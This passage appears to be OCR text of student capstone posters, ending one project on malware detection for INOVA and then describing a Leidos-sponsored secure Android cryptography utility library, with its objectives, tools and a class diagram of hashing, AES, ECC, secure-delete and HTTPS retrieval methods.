- Our solution guarantees these tools can detect various malware sources and notify INOVA security team members.
- A concise report will be generated and sent to the cybersecurity team to help them quickly identify the malware and resolve vulnerabilities.
- Our framework is scalable to allow for additional malware detection or prevention functionalities according future customer desires.

Acknowledgments

- It was a privilege to work alongside INOVA and create such a meaningful product for them to implement into their network architecture.
- We would like to express our sincerest form of gratitude and gratefulness to Mark Jenkins, Marty Baron, Scott Larsen, and Matthew Wilkes.
- Thank you to Professor Gino Manzo, Professor Rock Sabetto, Dr. Brouse, and the CYSE department for their continued support through CYSE 492/493 and the degree as a whole.

References

Cuckoo. "Reporting Results." *Reporting Results - Cuckoo Sandbox v0.3.2 Book*, cuckoo.readthedocs.io/en/0.3.2/customization/reporting/

VirusTotal. "VirusTotal." *VirusTotal*, www.virustotal.com/#/home/upload.

George Mason University. "Downloads." *The George Mason University Brand Profile*, brand.gmu.edu/downloads/.

Mindgrub. "Work." *Mindgrub*, www.mindgrub.com/work.

May 2nd, 2019

Designing, Building, and Testing a Secure Android Utility Library

Nasrin Noor Ahmad, Jacob French, Christina Gomez-Sejas, David Haynes, Vu Nguyen

Sponsor: Leidos Inc.

Customer: David V. Szczesniak

Subject Matter Experts: Yaron Eidelman, Ammar A. Palla

Background

- There are many security vulnerabilities that occur due to improper design and implementation of security tooling.
- Our project seeks to eliminate these concerns by integrating with the standard library once, and exposing a single reusable interface for other applications to connect with.
- Users of our library want a single source of truth for Java encryption that is extensible, easy to implement and maintain across multiple platforms, and provides a common interface between implementations.

Software/Tools

We utilized multiple technologies in the development of our library, outlined below:

- GitLab / Git - The hosting platform for our code which allowed us to coordinate assignment of tasks as well as cooperate on coding.
- JUnit - The testing framework that we utilized to ensure that the functionality of the library could be verified and validated.
- Java Cryptography Architecture (JCA) - The foundational baseline for all cryptographic operations that occur in the Java language. We tapped into this extensively to leverage the cryptographic primitives that are exposed to high level applications.

Figure A. Gitlab


Figure B. JUnit

Objectives

The primary objective of this project is to provide the customer with a single source for Java encryption that may be integrated across multiple projects. This primary objective is accomplished over three primary phases, with testing and documentation along the way. Therefore, there are four project objectives, outlined below:

1. Development of reusability security library that implements security control functionality
2. Continuously test the code that is written and compose documentation that adequately details the code
3. Extension of the library to include additional functionality as suggested by the Customer and Subject Matter Experts
4. Implementing the library on an Android proof of concept application that demonstrates that the library functions as needed

Approach



Hashstore

- + hmachash(String key, String data, String hashType): string
- + hmachash(String key, byte[] hashArrByte, String hashType): string
- + hmachash(String key, File filelocation, String hashType): string
- +hash(String hashString, String hashType): string
- +hash(byte[] hashArrByte, String hashType): string
- +hash(File hashFile, String hashType): string
- +compareHash(String hash1, String hash2): boolean
- +compareHash(String hash1, File hashFile): boolean
- +writeToFile(String hashStr, File fileWritePath):void

SecureDeleter

- + pathToFileToOverwrite: String
- + overwrite(pathToFileToOverwrite: String): boolean
- + secureDeleteData(pathToFileToOverwrite: String): boolean

CryptoAlgorithm

- - keyStore:KeyStore
- - keyStoreLocation: String
- - keyStorePassword: String
- CryptoAlgorithm(keyStorePassword: String)
- CryptoAlgorithm(keyStoreLocation: String, keyStorePassword: String)
- + overwrite(pathToFileToOverwrite: String): void
- - placeIntoKeyStore(certChain: Certificate[], keyPairToStore: KeyPair, keyAlias: String, keyPassword: String): void
- - placeIntoKeyStore(key: SecretKey, keyAlias: String, keyPassword: String): void
- - getKeyFromStore(keyAlias: String, keyPassword: String): Key
- - getKeyPairFromStore(keyAlias, keyPassword): KeyPair
- - getSecretKeyFromKeyStore(keyAlias, keyPassword): SecretKey
- - initKeyStore(): void

AES

- -keyStorePassword: SecretKey
- -key: SecretKey
- -keyAlias: String
- -keyPassword: String
- -myString: String
- -myKey: SecretKey
- -myFile: File
- -outputFile: File
- -myByteArray: byte[]
- -myEncByteArray: byte[]
- -mySecretKey: SecretKey
- -encFile: File
- +initCipher(): void
- -generateKey(): byte[]
- -storeKey(key: SecretKey , keyAlias: String, keyPassword: String): void
- -generateAndStoreKey(keyAlias: String, keyPassword: String): void
- -getKeyFromStore(keyAlias: String, keyPassword: String): null
- -encrypt(myString: String, myKey: SecretKey): byte[]
- -encrypt(myFile: File, outputFile: File, myKey: SecretKey): File
- -encrypt(myByteArray: byte[], myKey: SecretKey): byte[]
- -decrypt(myEncByteArray: byte[], mySecretKey: SecretKey): byte[]
- -decrypt(encFile: File, myKey: mySecretKey): File

Async

- -urlPath: String
- -fileName: String
- #Async(fileNameWithExtension:String, webURL: String)
- +getResponse(rootDir: String): Response
- -writeReponseToDisk(con: HttpsURLConnection, rootDir: String)

Retriever

- -fileNameWithExtension: String
- -webURL: String
- #Retriever()
- #Retriever(fileNameWithExtension: String, webURL: String)
- +getFileNameWithExtension(): String
- +setFileNameWithExtension(fileNameWithExtension: String): void
- +getWebURL(): String
- +setWebURL(webURL: String): void
- +setUrlPath(webURL: String, fileNameWithExtension: String): String
- +getResponse(rootDir: String): Response

Sync

- -urlPath: String
- -fileName: String
- #Sync(fileNameWithExtension:String, webURL: String)
- +getResponse(rootDir: String): Response
- -writeReponseToDisk(con: HttpsURLConnection, rootDir: String)

ECC

- -eccKeyPairGenerator: KeyPairGenerator
- -eciesCipher: Cipher
- +ECC(providedKeyPair: KeyPair , keyAlias: String, keyPassword: String, keyStorePassword: String)
- +ECC(providedKeyPair: KeyPair, keyAlias: String, keyPassword: String, keyStoreLocation: String, keyStorePassword: String)
- +ECC(keyStorePassword: String)
- +ECC(keyStoreLocation: String, keyStorePassword: String)
- +ECC(keyAlias: String, keyPassword: String, keyStorePassword: String)
- +ECC(keyAlias: String, keyPassword: String, keyStoreLocation: String, keyStorePassword: String)
- -generateSelfSignedCert(keyPair: KeyPair): X509Certificate
- +generateKeyPair(): KeyPair
- +storeKeyPair(eccKeyPairToStore: KeyPair keyAlias: String, keyPassword: String): void
- +generateAndStoreKeyPair(keyAlias: String, keyPassword: String): void
- +getKeyPairFromStore(keyAlias: String, keyPassword: String): KeyPair
- -initECCKeyPairGenerator(): void
- -initCipher(): void
- -initEncrypt(aKeyPair: KeyPair): void
- -initDecrypt(aKeyPair: KeyPair): void
- +decrypt(myEncryptedFile: File, myKeyPairToDecrypt: KeyPair): void
- +decrypt(myEncryptedBytes: byte[], myKeyPairToDecrypt: KeyPair): byte[]
- +encrypt(myString: String, myKeyPairToEncrypt: KeyPair): byte[]
- +encrypt(myFile: File, myKeyPairToEncrypt: KeyPair): void
- +encrypt(myByteArray: byte[], myKeyPairToEncrypt: KeyPair): byte[]

Figure C. A Class Diagram depicting the class structure, methods, and dependencies within the library

- We broke the composition of the project down into individual sections based upon the cryptographic functions that they represent.
  - Crypto - There are two primary algorithm schemes for standard encryption and decryption operations: symmetric key and asymmetric key. We implemented both schemes into our library through the use of the AES and ECC algorithms.
  - Retrieval - This section included components that allow for secure network communication over the HTTPS protocol. In addition, users can choose to utilize synchronous or asynchronous methods in order to retrieve data from remote servers.
  - Stores - We implemented a class to handle hash operations on files, strings, and byte arrays and additionally provide a mechanism for users to be able to verify and validate provided hashes.

- The utility library by itself does not provide any usefulness until it is integrated into a practical application that utilizes it.
- We considered how users of our library would integrate it and modeled our solution and cryptographic abstractions based on that.
- One of the simplest baseline functions we used as a base case to analyze was the flow of data through the HashStore function.
  - There are multiple sub-algorithm choices that users could potentially select.
  - Data needs to come into the library from the user in order to be hashed properly.
  - Valid hashes must be ran through the HashStore properly.





Figure D. An Implementation Concept Diagram displaying the flow of the library's intended use case.

